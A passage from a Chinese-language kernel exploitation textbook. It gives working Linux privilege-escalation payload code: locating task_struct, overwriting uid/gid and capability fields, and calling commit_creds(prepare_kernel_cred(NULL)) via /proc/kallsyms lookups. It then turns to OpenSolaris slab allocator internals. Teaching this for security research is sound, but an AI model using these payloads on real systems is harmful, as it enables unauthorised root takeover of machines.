/* how to get the current stack pointer from C */
register unsigned long current_stack_pointer asm("esp")
__attribute_used__;

static inline struct thread_info *current_thread_info(void)
{
return (struct thread_info *)(current_stack_pointer & ~(THREAD_SIZE - 1));
}

static __always_inline struct task_struct * get_current(void)
{
        return current_thread_info()->task;
}

#define current get_current()
```

正如我们所看到的，进程控制结构体的名称是 task_struct。我们稍后将深入地介绍其定义。在这之前，我们先把重点放在如何对其定位上，以使我们可以在应用程序上用同样的方法进行操作。该代码存储 ESP 寄存器的 current_stack_pointer，对一组位作掩码运算，掩码在 ~(THREAD_SIZE -1) 的位置由 1 置换为 0。换句话说，因为分配了 thread_size

大小的栈空间，因此该函数获取映射的区域的起始地址，这片区域保存了 thread_info 结构体的地址。这是好事。任何时候在 payload 中我们都可以读取机器寄存器的值，所以寻找当前的 task_struct 只需要做一个简单的逻辑与操作，然后解引用在 thread_info 结构体内的正确指针。

让我们再次回来简要地看一下，我们是否必须硬编码 THREAD_SIZE 的值或硬编码 task_struct 的偏移量，但首先让我们看看下面这个宏的 x86_64 实现：

```
#define pda_from_op(op,field) ({                                \
        typeof(_proxy_pda.field) ret__;                         \
        switch (sizeof(_proxy_pda.field)) {                     \
        case 2:                                                 \
                asm(op "w %%gs:%c1,%0" :                        \
                    "=r" (ret__) :                              \
                    "i" (pda_offset(field)),                    \
                    "m" (_proxy_pda.field));                    \
                break;                                          \
        case 4:                                                 \
                asm(op "l %%gs:%c1,%0":                         \
                    "=r" (ret__):                               \
                    "i" (pda_offset(field)),                    \
                    "m" (_proxy_pda.field));                    \
                break;                                          \
        case 8:                                                 \
                asm(op "q %%gs:%c1,%0":                         \
                    "=r" (ret__) :                              \
                    "i" (pda_offset(field)),                    \
                    "m" (_proxy_pda.field));                    \
                break;                                          \
        default:                                                \
                __bad_pda_field();                              \
        }                                                       \
        ret__; })

#define read_pda(field) pda_from_op("mov",field)
static inline struct task_struct *get_current(void)
{
        struct task_struct *t = read_pda(pcurrent);
        return t;
}
```

每个处理器数据结构（Per-processor Data Structure，PDA）被分配后，用 GS 段寄存器引用而不是使用栈指针。我们感兴趣的具体对象的偏移量是通过用 GS 段寄存器指向内存里的偏移量，这些很容易从 pda_from_op() 宏中获取。

提示　一旦我们认识到 pda_from_op() 宏是主要尝试使用正确的 MOV 的后缀（w 是 16 位的操作数，l 是 32 位的操作数，q 是 64 位的操作数），这个宏就很容易理解，除此之外，其实每一个内联汇编片段并没有做什么事情，只是检索什么在 gs:offsect-of-the-object 中。

还有另一种方式来找到 current 指针，而且，它是基于架构的（因此，这个方法在 payload 中是直接可用的）。事实上，这个方法有效而且可扩展，所以从 2.6.20 内核版本开始，这个方法也成为在 x86_32 上实现 current 的设计方法。这是一个很好的、利用设计问题的例子。假设我们编写一个影响到 2.6.19 和 2.6.20 的漏洞利用，我们必须小心使用“正确”的方式来找到该结构，因此，我们需要检查运行时底层的内核，为了避免 panic 状况。

在这一点上，您可能会疑惑：我们能否做得更好来打破这种依赖性？那么，让我们回过头来看看基于栈的实现。使用栈，我们可以得到 thread_info 结构体的地址。这是否意味着该结构体在 x86_64 的同样的栈地址上？所以通过查看 Linux 2.6.20 的源代码而证明这个想法是值得的：

```
static inline struct thread_info *current_thread_info(void)
{
        struct thread_info *ti;
        ti = (void *)(read_pda(kernelstack) + PDA_STACKOFFSET -
THREAD_SIZE);
        return ti;
}

/*不要在中断上下文中使用*/
static inline struct thread_info *stack_thread_info(void)
{
        struct thread_info *ti;
        __asm__("andq %%rsp,%0; ":"=r" (ti) : "0" (~(THREAD_SIZE - 1)));
        return ti;
}
```

虽然通过 PDA 获取 thread_info 结构体地址仍然是首选的方式，stack_thread_info() 看起来很像我们要用的方法。事实上，它使用寄存器 RSP（正如我们所讨论的 64 位“版本”的 ESP），它同样掩盖了 Thread_Size 大小的内存位。这意味着这一方法同样可以达到目的，并且不用考虑内核版本[⊖]。

提示 虽然通过栈指针获得 thread_info 引用是一个简单的例子，但是这里有一个很好的经验，那就是我们要始终注意代码的可移植性和版本独立性。我们将方法中的变量消除得越多，我们的代码将会更可靠。

我们仍然留下了两个变量来处理：THREAD_SIZE 和 task_struct 在 thread_info 中的偏移量。让我们先从 THREAD_SIZE 开始。

Linux 内核态栈有两种不同的大小。x86_64 的内核栈的大小始终是 8KB 的（两个连续的 4KB 页），但是 x86_32 的大小可以是 4KB 或 8KB 的。换句话说，我们需要能够处理 0x1000（4KB）或 0x2000（8KB）的 THREAD_SIZE 值。显然，我们不能接受这些不确定因素，否则我们将对随机存储器解引用。我们可以做的是随机猜测，然后寻找一种方法来验证我们的猜测是否正确。这是一个典型的启发式方法，我们将在本书的后续章节中看到很多类似的例子。

⊖ 我们不会特意为其他的内核写示例，但这个例子可以涵盖任意的 2.6 内核版本。

因为我们正在寻找 thread_info，并试图获取 task_struct，所以可以在那些有可能的地方查找是否存在一些模式，我们可以使用一个信号值（sentinel value），这么做是值得的：

```
struct thread_info {
        struct task_struct    *task;          /*主进程控制结构体*/
        struct exec_domain    *exec_domain;   /*执行域*/
        unsigned long         flags;          /*低标识位*/
        __u32                 status;         /*线程同步标识位*/
flags */
[…]
}

struct task_struct {
        volatile long state; /*-1不可执行，0可执行，>0停止*/
        struct thread_info *thread_info;
        atomic_t usage;
        unsigned long flags;        /*每个进程标志，在下面定义*/
        unsigned long ptrace;
[…]
}
```

有趣的是，thread_info 结构体将 task_struct 的指针作为第一个成员，紧跟着是另外一个指针。task_struct 存储进程的当前状态（这是可预见的值）和一个指回 thread_info 的内核指针。这个可靠的签名对于我们来说已经足够了。我们可以估计一个大小，看看在猜测的地址段内是否有两个内核指针（这个无符号的值处在内核虚拟地址空间的开始地址与结束地址之间），如果是这样，尝试解引用第一个内核指针，读取这个值。在这一点上，可以检查这个值是否为 0（这是标记当前进程的运行状态），如果还有所怀疑，可以检查 thread_info 的成员是否指向回到原来的地址。

随着启发式的思考，我们需要提取不同版本内核的相同之处，检查 thread_info 结构体的第一个成员的位置是否改变过。请注意，必须遵循这样的方法才能使得被攻击机器不会出问题，如果不这样做，我们的漏洞利用就会失败。随着测试进行和经验积累，我们发现，即使这样一个简单的启发式方法也足够可靠了：

```
#define PAGE_SIZE    0x1000
#define PAGE_MASK4k (~(PAGE_SIZE -1))
#define PAGE_MASK8k (~(PAGE_SIZE*2 -1))

/*
 * 如果栈是不合法的，则返回0，否则返回1
 */

int is_valid_stack(unsigned long test)
{
  if (test > 0xc0000000 && test < 0xff000000) {                    [4]
      long state = *((unsigned long *)test;
      if (state == 0)                                               [5]
        return 1;
      else
```

```
        return 0;
    }
    return 0;
}

/*
 * 通过内核的栈地址计算task_struct的地址
 * 如果失败则返回NULL
 */
void *get_task_struct()
{
    unsigned long stack,ret,curr4k,curr8k;
    int dummy;
    stack = (unsigned long)&dummy;                          [1]
    stack4k = stack & PAGE_MASK4K;                          [2]
    stack8k = stack & PAGE_MASK8K;                          [3]

#ifdef __x86_64__

   ret  = *((unsigned long *)stack8k);

#else // x86_32

  ret = *((unsigned long*)stack4k);
  if(!is_valid_stack(ret)) {
    ret = *((unsigned long*)stack8k);
    if (!is_valid_stack(ret))
        return NULL;
  }
#endif

   return (void*)ret;
}
```

此段代码用于当我们成功地入侵 payload 后的检查目的。换句话说，这段代码需要运行在内核权限下，更重要的是，在这种情况下需要与进程的内核栈一起使用。在 [1] 处，get_task_struct() 函数通过声明一个本地局部（dummy）变量并读出其内存地址（本地变量在栈上保存）其后获取当前进程的内核栈。在 [2] 和 [3] 处，我们分别计算出在 THREAD_SIZE 为 4KB 和 8KB 的场景下 thread_info 的候选地址。正如我们所说，在 x86_64 中，THREAD_SIZE 总是 8KB 的，因此，我们的程序在编译的时候修复。对于 x86_32，我们首先假设为 4KB 的场景。

在 is_valid_stack() 内部，我们实现了启发式方法。在 [4] 处，我们认为在 x86_32 机器上 Linux 内核基地址是映射到虚拟内存的 0xC0000000 ～ 0xFF000000，（请注意，我们避免检查偏小的负值，这提高了命中率），以及在 [5]，我们解引用长整型指针，看看预期的 task_struct 的第一个字段保存的值是否为 0。如果我们猜测错误，则再尝试用 8KB 的栈。如果证明这种情况下还是不正确，那只能返回 NULL，这是因为，如果为 NULL，在后期执行就会很不安全。

到了这一步，我们已经找到了存在于 x86_32 和 x86_64 两种架构的内核中的 task_

struct。现在是时候来看看我们可以用它做什么了。让我们先来仔细看看 task_struct 结构体：

```
struct task_struct {
    volatile long state;    /* -1 不可执行，0 可执行，>0 停止 */
    struct thread_info *thread_info;
    atomic_t usage;
    unsigned long flags;    /* 每个进程标识位，在下面定义 */
    unsigned long ptrace;
    […]
/* 进程标识 */
    uid_t uid,euid,suid,fsuid;
    gid_t gid,egid,sgid,fsgid;
    struct group_info *group_info;
    kernel_cap_t    cap_effective, cap_inheritable, cap_permitted;
    unsigned keep_capabilities:1;
```

在前面代码中，在注释“进程标识”下面的那些变量显然是我们的目标。回想前面 getuid() 的实现，current->uid 正是访问后返回的进程的用户 ID。如果我们将此值更改为 0（超级用户 /root），我们可以获得此机器的完全控制权。但如何才能在 shellcode 里找到它？换句话说，我们如何能可靠地知道从哪里写入 0 这个值呢？

第一个方案来自于灵感，只使用一个硬编码的偏移量，以及对 getuid() 实现（或任何其他的方法来获取该结构体的大小及偏移量，可以只用纸和笔来运算）的反编译会给我们精确值。

遗憾的是，这种方法有一个缺点。我们必须假定放置在 task_struct 里的目标之前所有的成员的位置和类型不随时间变化。虽然这个假设可以很好地用于特定目的（例如，旨在针对一个特定的内核版本或特定的发布版本），也可以考虑其他 UNIX 变体（往往以较慢的速度更新（相比 Linux）），可是在不断变化的 Linux 世界，这是不够的。再次，我们需要使用启发式方法来帮我们定位正确的内存位置并将其设置为 0。幸运的是，这是相当容易的。

我们感兴趣的变量（uid、euid、suid 等）存储在相邻的地方，并且其内容是可以预测的。事实上，我们知道正在执行的 uid / gid：它是简单地从 getuid()/ getgid() 返回的。按如下方式可以找到正确的偏移量：

```
  uid = getuid();
[…]
  uid_t *cred = get_task_struct();
  if (cred == NULL)
    return;
for (i = 0; i < 0x1000-0x20; i++)    {
  if (cred[0] == uid && cred[1] == uid
      && cred[2] == uid && cred[3] == uid) {
    cred[0] = cred[1] = cred[2] = cred[3] = 0;
    cred[4] = cred[5] = cred[6] = cred[7] = 0;
    break;
  }
  cred++;
}
```

我们已经看到 get_task_struct()，并且获得了它的用法。一旦找到了一个有效的 task_struct 指针，我们就开始扫描连续 4 个内存中的 uid 值序列。我们确信遍历了不到一个物理页面点（0x1000 ～ 0x20）的地址，如果没有找到匹配模式，那么就不要冒险进入可能未映射的内存。一旦找到了匹配模式，我们就可以简单地将所有的 uid/gid/ 等成员设置为 0。由于此代码利用了一个 payload，因此我们不能从内部执行一个系统调用。正如我们前面所述，uid 应该在其他地方获取并放置在内存中（例如在利用代码开始时）。

如果我们在各种不同的系统中使用这种 payload，它也可以正常工作。我们得到了 root 权限并且对操作系统的完全控制。但是，在其他系统中尽管得到了 UID=0，但我们仍然受到限制，可以执行的任务数量是有限的，因为某些 Linux 系统的保护功能可用于进一步限制用户的权限（包括 root 用户）。

Linux（POSIX）的保护功能来自于权限分离的原则。正如我们在第 1 章中提到的，root 权限可以划分并单独分配到不同的组。在 OpenSolaris 和其他 UNIX 衍生系统中，权限的概念和 Linux 中的大致相同。

在 task_struct 中，kernel_cap_t 这个结构中有 3 个变量：cap_effective、cap_inheritable 和 cap_permitted。概括地说，当前进程的权限只在 cap_effective 里，cap_permitted 是进程为自己设置的权限，cap_inheritable 是当前进程产生的子进程的权限。这些变量仅仅是分配的权限位字段。

```
typedef struct kernel_cap_struct {
        __u32 cap[_KERNEL_CAPABILITY_U32S];
} kernel_cap_t;
```

一个位字段 1 表示具有相应的权限，而 0 表示无该权限。采用传统的基于用户 ID 模型（只有 root 用户具有所有权限，其他的用户任何权限都没有）。通过将 root 用户的所有权限位字段设置为 1 并将其他用户的所有权限位字段设置为 0，这很清晰明了。

在撰写本书的时候，cap 数组的大小只有两种可能（1 和 2），这意味着一个 32 位或 64 位的值是用来存储位掩码。其实有更多的理论与权限有关，但因为我们是在这里扮演坏人的角色，所以我们只关心获取所有的权限：我们在 payload 里可以（把所有这些位字段设置为 1）做到这一点。实际上，我们真正需要的是 cap_effective 字段，但改写其他的字段同样不会太难。一个本能的做法就是跳过 group_info 指针，然后将指针所指的地方设置为 0xFFFFFFFF：

```
{
    cred[0] = cred[1] = cred[2] = cred[3] = 0;
    cred[4] = cred[5] = cred[6] = cred[7] = 0;
    cred = (uint32_t *) ((cred + 8) + (sizeof(void *)/4));          [1]
    cred[0] = cred[1] = cred[2] = 0xFFFFFFFFU;                      [2]
    break;
}
```

我们曾在前面的例子中看到过加粗的代码。在 [1] 处，只跳过一个指针的大小，sizeof（void *）在 32 位机器为 4 字节，在 64 位机器为 8 个字节，然后在 [2]，设置下 3 个 32 位值到 0xFFFFFFFF 。在这里操作很安全。要么覆盖 3 组（如果使用的是 32 位掩码）或（如使用的是

64 位掩码）仅仅是第一组（cap_effective）和第二组的低字节部分（cap_permitted）。在这两种情况下，我们都可以实现目标。

像往常一样，这里仍有改进的余地。例如，可以推断权限位的大小，方法是检查 / proc/self/status（在使用 64 位掩码的情况下）的输出：

```
luser@linuxbox$ cat /proc/self/status | grep Cap
CapInh:     0000000000000000
CapPrm:     0000000000000000
CapEff:     0000000000000000
CapBnd:     ffffffffffffffeff
luser@linuxbox$
```

另外，可以使用用户态的 sys/capability.h 的 cap_t 来检查其大小。然而，这需要在本地计算机上编译源代码，这可能并不是我们想做的。我们已经拥有处理条件编译为 32 位或 64 位的方法，所以可能也没有想继续扩大可以使用的内核版本范围。然而，另一种选择是可用的，它可以使我们做得更好，并找到了一种让我们获得那烦人的静态相对偏移量来跳过这个 group_info 指针的方法。

首先我们知道一个很明显的事实：我们始终知道权限集合，既可以通过 /proc/self/status，也可以通过使用已导出的接口（现在已经废弃了 capget()/ capset()，推荐使用 cap_ get_proc()/ cap_set_proc()），此外，我们可以假设它在绝大多数情况下是 0。可以用信号值。换句话说，在设置所有的 uid/gid 的值后，我们可以继续向前遍历，将等于 0 的值改变为 0xFFFFFFFF，并确保这些就是我们感兴趣的变量，巧合的是，这种方法使我们的 payload 可以移植到 2.4 内核。

在 2.6.29 以后的内核版本中

从版本 2.6.29 开始，内核引入了一个新的概念叫做凭证记录。所有的进程凭证从根本上退出了任务结构体，并成为了一个独立的结构。这与其他 UNIX 衍生系统的实现一致（例如，FreeBSD 的 ucred 结构体和 OpenSolaris 的 cred 结构体）。Linux 上的结果是 cred 结构体：

```
struct cred {
[…]
    uid_t           uid;            /* 任务真正的 UID */
    gid_t           gid;            /* 任务真正的 GID */
    uid_t           suid;           /* 任务保存的 UID */
    gid_t           sgid;           /* 任务保存的 GID */
    uid_t           euid;           /* 任务有效的 UID */
[…]
    kernel_cap_t    cap_inheritable; /* 可以继承的权限 */
    kernel_cap_t    cap_permitted;  /* 当前的权限 */
    kernel_cap_t    cap_effective;  /* 当前正在使用的权限 */
    kernel_cap_t    cap_bset;       /* 权限边界集合 */
[…]
```

除了其他元素外，这个结构体拥有有效的文件系统的用户和组 ID、组成员身份列表，以及一些其他信息。现在的 task_struct 结构包括对这种新结构体的指针：

```
struct task_struct {
  volatile long state;      /* -1 unrunnable, 0 runnable, >0 stopped */
  struct thread_info *thread_info;
[…]
  /* process credentials */
  const struct cred *real_cred;
  const struct cred *cred;
```

这种变化也带来了新的挑战。正如在上一节中提及的，我们不想依赖于一个固定的偏移量，因为 task_struct 在不同的内核版本中的布局可能会改变。此外，启发式方法已经不可用。我们不再可以通过 uid / gid 模式去寻找。我们需要一个新的解决方案。

我们知道一个简单的事实：内核需要一种方式来分配和指定该结构到各进程。此外，外部模块也可能需要做到这一点，所以 Linux 可能会导出 API 来操纵 cred struct（原型列表可以在 include/linux/cred.h 找到）。 Linux 和 UNIX 的衍生系统导出用户态所有内核符号表，并允许非权限用户查询它。在 Linux 中，这都在一个简单的文本文件 / proc/kallsyms 中，我们可以从语法上分析在特定符号中的搜索。正如我们所说，在写本书时，这个文件默认是分布在几乎任何版本的内核中，所以它是相当可行的。需要注意的是，有些安全化的环境（如 grsecurity）阻止用户访问这个信息宝库。

```
luser@linuxbox$ cat /proc/kallsyms | grep 'prepare_creds\|commit_creds'
ffffffff8107ee80 T prepare_creds
ffffffff8107f270 T commit_creds
ffffffff812206d0 T security_prepare_creds
ffffffff812206f0 T security_commit_creds
[…]
```

鉴于这种输出，可以在我们的 payload 里找到一个特定符号的代码，如下所示：

```
kallsym-getaddr()fopen()call fix
unsigned long get_sym_kallsyms(const char*str)
{
  FILE *stream;
  char fbuf[256];
  char addr[32];

  stream = fopen("/proc/kallsyms", "r");
  if(stream < 0)
    __fatal_errno("open: kallsyms");

  memset(fbuf, 0x00, sizeof(fbuf));
while(fgets(fbuf, 256, stream) != NULL)
{
  char *p = fbuf;
  char *a = addr;

  if (strlen(fbuf) == 0)
      continue;

  memset(addr, 0x00, sizeof(addr));
  fbuf[strlen(fbuf)-1] = '\0';
  while(*p != ' ')
     *a++ = *p++;
```

```
    p += 3;
    if(!strcmp(p, str))
      return strtoul(addr, NULL, 16);
  }
    return 0;
}
```

鉴于 cred struct，我们也有一些方法来实现提权的目标。在这种情况下，我们会坚持使用比较容易的方式。我们链式调用 prepare_kernel_cred() 和 commit_creds() 函数，prepare_kernel_cred() 函数创建了一个新的凭证结构体，如果传入的参数为 NULL 值，则将所有的 uid/ gid 的字段设置为 0，所有的功能位字段设置为 1。换言之，如果将 NULL 作为参数传递给 prepare_kernel_cred，则会创建一个具有所有权限且没有限制的 cred 结构体。该 commit_creds() 函数来为当前的任务设置新的权限凭据。这种方法最早是由 Spender 提出并在他的 Enlishtenment 框架中使用。[⊖]现在把刚刚讲的全部内容放在一起，下面简单的代码可以用来提升 2.6.29 版本以后的内核的权限：

```
#ifdef __x86_64__

int (*commit_creds)(void *);
void* (* prepare_kernel_cred)(void *);

#else

int __attribute__((regparm(3)))
(*commit_creds)(void *);

void* __attribute__((regparm(3)))
(*prepare_kernel_cred)(void *);

#endif

[…]
commit_creds = kallsym_getaddr("commit_creds");
prepare_kernel_cred = kallsym_getaddr("prepare_kernel_cred");
if (!commit_creds || !prepare_kernel_cred)
      do_pre_2_6_29 = 1;

void overwrite_cred_post_2_6_29()
{
    commit_creds(prepare_kernel_cred(NULL));
}
```

在前面的代码中，使用条件编译来声明希望使用的函数的原型。我们这样做是为了反映在 x86_32 架构（指定 regparm 属性）或 x86_64 架构（我们只使用默认的约定）中正确的调用约定。然后，在 kallsym_getaddr() 函数中，我们获取前面介绍的两个函数 commit_creds() 和 prepare_kernel_cred() 的地址。我们也利用这个过程的结果来区分内核的版本是在 2.6.29 以后还是以前。最后的 payload 则在短短一行代码中，它创建了一个新的权限凭证记录，

⊖ http://www.grsecurity.net/~spender/enlightenment.tgz

并将其设置到当前正在运行的进程（内核利用）中。

注意 正如我们在第 3 章提到的，当它涉及参数传递时，默认调用约定的 C 函数之间有一些简单的规则。在 x86_32 位架构中函数的参数以相反的顺序压入栈中，而在 x86_64，它们暂时存放在一些通用寄存器中。在几乎所有新的 Linux x86_32 版本中，内核编译的 GCC 选项 -regparm= 3。此选项指示编译器前 3 个参数使用通用寄存器（而不是栈），以增加内核例程之间的调用速度。因为 payload 直接调用内核函数，所以必须指示编译器生成的代码使用和内核相同的约定。

最终程序代码调用正确的 payload 仅仅取决于内核的实现，如下所示：

```
void kernel_rise_privileges()
{
   if (do_pre_2_6_29)
     overwrite_cred_pre_2_6_29();
   else
     overwrite_cred_post_2_6_29();
}
```

这是对我们的前面介绍的提升权限内容的很简单的总结。

实战 UNIX

现在我们知道当需要提升权限时如何建立一个 payload 的工作，是时候使用它了。第 3 章讨论了不同的内核的通用情景和可能的利用方式。本节将深入内核的实现，看看如何应用学过的概念和可能遇到什么障碍。我们的主要目标是 Linux 操作系统，但偶尔也会讨论其他的 UNIX 变体（特别是 OpenSolaris）。

内核堆利用

我们的第一个漏洞利用分析侧重于堆攻击。这里将包括两个主要的实现：

- OpenSolaris 的 slab 分配器：有什么方式比我们首先来通过分析 slab 分配器的实现来做堆攻击分析更好吗？此外，在 Linux 的 SLAB 分配器和 FreeBSD 的 UMA 分配器已在两篇 PHRACK 文章中深入介绍[⊖]，而业内却很少关注 OpenSolaris 的分配器。尽管其分配器的利用方法与前两种分配器有些相似，但是 OpenSolaris 的 slab 分配器具有一些独特的功能，其中就有 Magazine 层的使用（pre-CPU 缓存，对目前所有 slab 分配器的实现都通用，防止多核在内存分配上的竞争），以改善分配器的可扩展性。为了切实演示如何针对此分配器，我们使用了虚拟漏洞驱动程序和一个起作用的漏洞利用。
- Linux 的 SLUB 分配器：从 2.6 分支开始，Linux 内核提供了从不同堆分配器中选择的选

⊖ 进攻核心：内核利用笔记，twiz 和 sgrakkyu，PHRACK 64，www.phrack.org/issues.html?issue=64&id=6#article。“UMA 技术开发，FreeBSD 的内核内存分配器”，argp 和 karl，www.phrack.org/issues.html?issue=66&id=8#article。

项（在逻辑上互相排斥）。伴随着传统的 SLAB 分配器（在 2.4 内核只有一种分配器），SLUB、SLOB 和 SLQB 分配器也一起引入了 Linux。其中，SLUB 分配器是目前广泛采用的，也是在各种 Linux 发行版的默认配置。由于 Linux 是本章的首选目标，在这一章中，SLUB 实现值得一看。伴随我们的分析将开发出一个利用真正的漏洞的 CVE-2009-1046 [⊖] `set_selection()` 内存损坏问题。SLUB 分配器在第 8 章将再次重点介绍，其中提出了一种可靠的和一次性的利用远程 SCTP 的漏洞。

利用 OpenSolaris 的 slab 分配器

在本节中，我们将评估目前的 OpenSolaris slab 分配器和利用已有的技术成功地利用堆的漏洞（尤其是溢出），并将其变得更可靠。由于针对 OpenSolaris 的 slab 分配器的完整分析超出了本书的范围，因此这里将只注重细节和利用相关的知识。如果有兴趣，Bonwick 的论文[⊜]和《Solaris Internals book》（Mauro, J. 和 McDougall, R.2006.《Solaris Internals》，第 2 版，（Prentice Hall PTR））中有深入描述。slab 分配器的代码几乎全包含在 usr/src/uts/vm/kmem.c 中。

强制性概念

毫无疑问，第 3 章已经讨论过适用于 OpenSolaris 的 slab 分配器的大部分内容。一个或多个连续的页形成一个 slab，然后划分为同样大小的块对象。如果您喜欢使用 C 代码描述，对象是简单的 C 的结构体，其中一些成员可能由特定缓存构造函数和析构函数预初始化。slab 只包含一个单一类型的对象，而那些共用同一类型的则一起存在缓存中。设备驱动程序和内核子系统创建缓存来管理经常使用的对象：

```
static struct kmem_cache *cred_cache;
static size_t             crsize = 0;

void
cred_init(void)
{
[…]
crsize = sizeof (cred_t);
[…]
cred_cache = kmem_cache_create("cred_cache", crsize, 0,
             NULL, NULL, NULL, NULL, NULL, 0);
[…]
}
```

⊖ CVE-2009-1046 set_selection() 内存污染 , http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1046.

⊜ Bonwick, J，1994。“slab 分配器：一个对象缓存内核内存分配器”详见《Proceedings of the USENIX Summer 1994 Technical Conference on USENIX Summer 1994 Technical Conference -Volume 1》（Boston,1994 年 6 月 6 日～ 10 日）。USENIX Association，加州伯克利。

Bonwick, J. 和 Adams, J，2001，“Magazine 和 vmem：slab 分配器扩展到许多 CPU 和任意的资源”。详见《Proceedings of the General Track: 2002 USENIX Annual Technical Conference》（2001 年 6 月 25 日～ 30 日）. Y. Park 等。USENIX Association, 加州伯克利。

前面的例子来自凭证子系统，负责创建 cred_t 对象，后者跟踪与一个给定的进程相关联的权限。可以使用 kstat 命令来获取有关 cred_cache 信息：

```
osol-box$ kstat -n cred_cache
module: unix                            instance: 0
name:    cred_cache                     class:    kmem_cache
         align                          8
         alloc                          441597
         alloc_fail                     0
         buf_avail                      100
         buf_constructed                83
         buf_inuse                      148
         buf_max                        248
         buf_size                       128
         buf_total                      248
         […]
         empty_magazines                3
         free                           441498
         full_magazines                 5
         slab_alloc                     252
         slab_create                    8
         slab_destroy                   0
         slab_free                      21
         slab_size                      4096
```

正如我们所看到的，kstat 命令提供了大量信息，并且可以通过用户权限运行。在利用开发中，这对于跟踪 slab 分配器的状态至关重要。在前面的例子中，为 cred_cache 缓存创建了 8 个 slab（slab_create），可用对象（buf_total）总数为 248 个。本节后面将讨论其意义和重要性以及其他的 kstat 值。

slab 是由 kmem_slab_t 结构体表示，这个结构体保存在 slab 的最后面（如果对象小于一页的八分之一）或“不在 slab 中（off the slab）”并通过指针连接在一起。在前一种情况中（由于将在本节的后面讨论，并且在第 3 章中已经提到过），这个控制结构体可以成为利用载体：

```
typedef struct kmem_slab {
struct kmem_cache      *slab_cache;       /* 受控缓存 */
void                   *slab_base;        /* 已分配内存基址 */
avl_node_t             slab_link;         /* 平衡二叉树slab根节点 */
struct kmem_bufctl     *slab_head;        /* 第一块空闲缓冲区 */
long                   slab_refcnt;       /* 重点分配区 */
long                   slab_chunks;       /* 这片slab的缓冲区 */
uint32_t               slab_stuck_offset; /* 未移动缓冲区的偏移量 */
uint16_t               slab_later_count;  /* KMEM_CBRC_LATER计数 */
uint16_t               slab_flags;        /* 这片slab的标志位 */
} kmem_slab_t;
```

标签信息与 slab 中的每个对象相关联。持有标签信息的结构称为 kmem_bufctl，当它为空时才是一个有意义的对象。事实上，在这种情况下，它可以用来连接可用对象的空闲列表的对象。在实践中，每一个可用对象通过必要的信息查找下一个可用对象，而 slab 控制结构 kmem_slab_t 保存 slab 中的第一个可用的对象的地址。通过这种方式分配一个新的 slab 的代

码，这种设计是相当清晰的：

```
typedef struct kmem_bufctl {
        struct kmem_bufctl      *bc_next;       /* 下一个 bufctl 结构体 */
        void                    *bc_addr;       /* 缓存的地址 */
        struct kmem_slab        *bc_slab;       /* 控制 slab */
} kmem_bufctl_t;

slab = vmem_alloc(vmp, slabsize, kmflag & KM_VMFLAGS);
[…]
sp->slab_head    = NULL;
sp->slab_base    = buf = slab + color;
[…]
chunks = (slabsize - sizeof (kmem_slab_t) - color) / chunksize;
[…]
        while (chunks-- != 0) {
                if (cache_flags & KMF_HASH) {
                        […]
                } else {
                        bcp = KMEM_BUFCTL(cp, buf);
          }
          […]
          bcp->bc_next = sp->slab_head;
          sp->slab_head = bcp;
          buf += chunksize;
}
```

在代码中，bcp 的类型是 kmem_bufctl_t，而 SP 的类型是 kmem_slab_t。KMEM_BUFCTL 是一个用于获取与缓冲区相关的 kmem_bufctl_t 的宏。如代码最后所示，对象从接近 slab 底部到 slab 内的第一个对象以相反的顺序链接，在循环结束时，slab_head 指向 slab 中的最后一个缓冲区。

在这个前提下，我们希望 slab 分配遵循如下规则：

- 从 kmem_slab_t-> slab_head 取得指向第一个空闲对象的指针
- 将这个对象从空闲列表中取出
- 从 kmem_bufctl_t-> bc_next 阅读下一个空闲对象的地址
- 更新 kmem_slab_t-> slab_head 为下一个空闲对象的地址

我们也可以预测释放一个对象的流程，基本上是逆向操作：将要释放的对象放置在空闲列表中，更新 kmem_bufctl_t-> bc_next 的值为 kmem_slab_t-> slab_head，并更新其地址为刚释放的对象。这也导致了分配队列为后进先出（最后释放的对象会第一个在后续的分配中使用），这些对于第 3 章介绍过的经典 slab 分配器是常见的。

虽然我们的假设是正确的，但是 OpenSolaris 的 slab 分配器比这稍微复杂一些。事实上，magazine 和每个 CPU 的缓存是用来改善分配器的可扩展性的。magazine 以及每个 CPU 的缓存的设计与实现在 Bonwick 的另一篇论文中涉及，“Magazines and Vmem: Extending the Slab Allocator to Many CPUs and Arbitrary Resources”，因此这里只简要地总结了与漏洞利用目标相关的概念。受 Bonwick 的论文的启发，图 4.2 显示了 slab 分配器的架构图。

为了更好地理解图 4.2，我们需要定义什么是 magazine。magzine 是一个简单的带有计数器

的对象指针的集合，这个计数器跟踪了该 magazine 分配空间的大小。从 magazine 分配空间将返回其第一个对象，并标记其为空槽，而该 magazine 将释放的空闲对象放在第一个空槽中。换句话说，magazine 的行为就像一个栈的对象，这可以维持后进先出的属性。

从图 4.2 中可以看出，slab 分配器是由很多层组成的，这些层在对象分配或自由路径中被顺序地检测。该 CPU 层作为一个本地缓存。如果可能的话，对象是从与每个 CPU 相关的 magazine 来回交换。由于这些 magazine 都是每个 CPU 私有的，因此不需要锁或同步操作，每个操作可以在不同的 CPU 上并行运行。尽管最终分配器将达到一个状态：此时 CPU 层不能满足一个内核路径请求。然后分配器对 Depot 层来获得一个全 magazine（如果是分配空间的请求）或空 magazine（如果是释放 magazine 的请求）。[⊖]

